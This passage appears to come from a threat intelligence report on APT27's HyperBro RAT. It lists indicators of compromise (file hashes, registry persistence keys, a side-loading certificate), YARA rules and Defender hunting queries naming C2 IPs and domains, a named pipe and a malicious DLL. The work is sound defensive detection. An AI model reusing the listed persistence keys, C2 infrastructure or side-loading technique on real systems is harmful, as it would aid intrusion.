Payload delivery	sha256	52072a8f99dacd5c293fccd051eab95516d8b880cd2bc5a7e0f4a30d008e22a7	HyperBro RAT - Stage 1
Payload delivery	sha256	5aa4dffee6acd65092ddaf7192c1009befd14eb079e694f132707dcda22f9e7f	HyperBro RAT - Stage 1
Payload delivery	sha256	2ca4181d958369ff92121700c681442664454b0ec4f7942984611cc64caeca61	HyperBro RAT - Stage 2
Payload delivery	sha256	f2ba8b8aabf73020febd3a925276d52ce88f295537fe57723df714c13f5a8780	HyperBro RAT - Stage 2
Payload delivery	sha256	333b52c2cfac56b86ee9d54aef4f0ff4144528917bc1aa1fe1613efc2318339a	HyperBro RAT - Stage 1
Payload delivery	sha256	847fce4a6c3561f51bb94dc682a16908d4ce5b0cf9d4315db6d642ad2a94f8bc	HyperBro RAT - Stage 1
Payload delivery	sha256	205aa1007e97a58ecb6e9f9a143ed7d337de98864d566d8f6967a9496beff815	HyperBro RAT - Stage 1

Category	Type	Value	Comment
Payload delivery	sha256	fd15d8bf6dd3858897dbc352b64577fd73cfd7ba4c3e4c7e77a070fa43264216	HyperBro RAT - Stage 2
Payload delivery	sha256	ba3a9382c0e5857f496e998635f8ba0ae2aedf4782defcbe204eaeea5c7e8e24	HyperBro RAT - Stage 2
Payload delivery	sha256	df847abbfac55fb23715cde02ab52cbe59f14076f9e4bd15edbe28dcecb2a348	HyperBro RAT - legit CyberArk Software binary used for side-loading
Payload delivery	sha256	8c4b78ee13c6c7639086b46efdcdebf0cac37ab87fef99ab2c7a72f217b5b03c	Rar.exe (WinRar)
Payload delivery	sha256	4b16ea1b1273f8746cf399c71bfc1f5bff7378b5414b4ea044c55e0ee08c89d3	Rar.exe (WinRar)
Payload delivery	sha256	624e85bd669b97bc55ed5c5ea5f6082a1d4900d235a5d2e2a5683a04e36213e8	HyperBro RAT - Stage 3
Payload delivery	sha256	fc5a58bf0fce9cb96f35ee76842ff17816fe302e3164bc7c6a5ef46f6eff67ed	HyperBro RAT - Stage 2 (decrypted)
Payload delivery	x509-fingerprint-sha1	7cb43e5c475d7f369fb090e9a79fe1f841bd1309	HyperBro RAT - legit CyberArk Software binary used for side-loading
Persistence mechanism	regkey	SOFTWARE\WOW6432Node\Microsoft\config_	HyperBro RAT - registry key used to persist C2 config
Persistence mechanism	regkey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\windefenders	HyperBro RAT - persistence mechanism

9.2 YARA Rules

The following YARA rules can be used for the detection of the HyperBro malware. Alternatively, you can use the THOR APT Scanner[36] since it already includes these YARA detection rules as well as many more. The YARA rules were also published in our GitHub repository. One additional rule can be found there, which was too bulky for this report:

https://github.com/hvs-consulting/ioc_signatures/tree/main/Emissary_Panda_APT27

```
rule HvS_APT27_HyperBro_Decrypted_Stage2 {
   meta:
      description = "HyperBro Stage 2 and compressed Stage 3 detection"
      license = "https://creativecommons.org/licenses/by-nc/4.0/"
      author = "Moritz Oettle"
      reference = "https://www.hvs-consulting.de/en/threat-intelligence-report-emissary-panda-apt27"
      date = "2022-02-07"
      hash1 = "fc5a58bf0fce9cb96f35ee76842ff17816fe302e3164bc7c6a5ef46f6eff67ed"
   strings:
      $lznt1_compressed_pe_header_small = { FC B9 00 4D 5A 90 } // This is the lznt1 compressed PE header

      $lznt1_compressed_pe_header_large_1 = { FC B9 00 4D 5A 90 00 03 00 00 00 82 04 00 30 FF FF 00 }
      $lznt1_compressed_pe_header_large_2 = { 00 b8 00 38 0d 01 00 40 04 38 19 00 10 01 00 00 }
      $lznt1_compressed_pe_header_large_3 = { 00 0e 1f ba 0e 00 b4 09 cd 00 21 b8 01 4c cd 21 }
      $lznt1_compressed_pe_header_large_4 = { 54 68 00 69 73 20 70 72 6f 67 72 00 61 6d 20 63 }
      $lznt1_compressed_pe_header_large_5 = { 61 6e 6e 6f 00 74 20 62 65 20 72 75 6e 00 20 69 }
      $lznt1_compressed_pe_header_large_6 = { 6e 20 44 4f 53 20 00 6d 6f 64 65 2e 0d 0d 0a 02 }

   condition:
      filesize < 200KB and
      ($lznt1_compressed_pe_header_small at 0x9ce) or (all of ($lznt1_compressed_pe_header_large_*))
}
```

[36] https://www.nextron-systems.com/thor/

```
rule HvS_APT27_HyperBro_Stage3 {
   meta:
      description = "HyperBro Stage 3 detection - also tested in memory"
      license = "https://creativecommons.org/licenses/by-nc/4.0/"
      author = "Markus Poelloth"
      reference = "https://www.hvs-consulting.de/en/threat-intelligence-report-emissary-panda-apt27"
      date = "2022-02-07"
      hash1 = "624e85bd669b97bc55ed5c5ea5f6082a1d4900d235a5d2e2a5683a04e36213e8"
   strings:
      $s1 = "\\cmd.exe /A" fullword wide
      $s2 = "vftrace.dll" fullword wide
      $s3 = "msmpeng.exe" fullword wide
      $s4 = "\\\\.\\pipe\\testpipe" fullword wide
      $s5 = "thumb.dat" fullword wide

      $g1 = "%s\\%d.exe" fullword wide
      $g2 = "https://%s:%d/api/v2/ajax" fullword wide
      $g3 = " -k networkservice" fullword wide
      $g4 = " -k localservice" fullword wide

   condition:
      uint16(0) == 0x5a4d and filesize < 300KB and
      (( 4 of ($s*) ) or (4 of ($g*)))
}
```

```
rule HvS_APT27_HyperBro_Stage3_C2 {
   meta:
      description = "HyperBro Stage 3 C2 path and user agent detection - also tested in memory"
      license = "https://creativecommons.org/licenses/by-nc/4.0/"
      author = "Marc Stroebel"
      reference = "https://www.hvs-consulting.de/en/threat-intelligence-report-emissary-panda-apt27"
      date = "2022-02-07"
      hash1 = "624e85bd669b97bc55ed5c5ea5f6082a1d4900d235a5d2e2a5683a04e36213e8"
   strings:
      $s1 = "api/v2/ajax" ascii wide nocase
      $s2 = "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/34.0.1847.116
Safari/537.36" ascii wide nocase
   condition:
      all of them
}
```

```
rule HvS_APT27_HyperBro_Stage3_Persistence {
   meta:
      description = "HyperBro Stage 3 registry keys for persistence"
      license = "https://creativecommons.org/licenses/by-nc/4.0/"
      author = "Marko Dorfhuber"
      reference = "https://www.hvs-consulting.de/en/threat-intelligence-report-emissary-panda-apt27"
      date = "2022-02-07"
      hash1 = "624e85bd669b97bc55ed5c5ea5f6082a1d4900d235a5d2e2a5683a04e36213e8"
   strings:
      $ = "SOFTWARE\\WOW6432Node\\Microsoft\\config_" ascii
      $ = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\windefenders" ascii
   condition:
      1 of them
}
```

9.3 Defender Detection Rules

```
// description: Detects pipe of HyperBro used for IPC
// license: https://creativecommons.org/licenses/by-nc/4.0/
// author: Markus Poelloth
// reference: https://www.hvs-consulting.de/en/threat-intelligence-report-emissary-panda-apt27
// date: 2022-02-07
DeviceEvents
| where ActionType == "NamedPipeEvent" and AdditionalFields contains "testpipe"
```

```
// description: Detects big newly created rar files, as used by Emissary Panda for collection
// license: https://creativecommons.org/licenses/by-nc/4.0/
// author: Moritz Oettle
// reference: https://www.hvs-consulting.de/en/threat-intelligence-report-emissary-panda-apt27
// date: 2022-02-07
DeviceFileEvents
| where ActionType == 'FileCreated'
| where FileName endswith ".rar"
| where FileSize > 5000000000 // 5 GB
| sort by FileSize desc
```

```
// description: Detects C2 network events used by Emissary Panda
// license: https://creativecommons.org/licenses/by-nc/4.0/
// author: Marc Stroebel
// reference: https://www.hvs-consulting.de/en/threat-intelligence-report-emissary-panda-apt27
// date: 2022-02-07
let IPs = pack_array("87.98.190.184", "34.90.207.23", "103.79.77.200", "104.168.236.46", "193.203.203.26",
"103.79.78.48", "35.187.148.253", "107.148.131.210", "45.77.250.141", "74.119.194.153");
let C2s = pack_array("dataanalyticsclub.com", "image.dataanalyticsclub.com", "fonts.dataanalyticsclub.com",
"avatars.dataanalyticsclub.com");
DeviceNetworkEvents
| where RemoteIP in(IPs) or RemoteUrl in (C2s)
```

```
// description: Detects commands used by Emissary Panda
// notes: might be prone to false positives
// license: https://creativecommons.org/licenses/by-nc/4.0/
// author: Marko Dorfhuber
// reference: https://www.hvs-consulting.de/en/threat-intelligence-report-emissary-panda-apt27
// date: 2022-02-07
DeviceProcessEvents
| where InitiatingProcessCommandLine == @"cmd.exe /A"
```

```
// description: Detects event that loads the malicious DLL of Emissary Panda based on name
// notes: might be prone to false positives
// license: https://creativecommons.org/licenses/by-nc/4.0/
// author: Moritz Oettle
// reference: https://www.hvs-consulting.de/en/threat-intelligence-report-emissary-panda-apt27
// date: 2022-02-07
DeviceImageLoadEvents
| where ActionType == "ImageLoaded" and FileName contains "VFTRACE.DLL"
```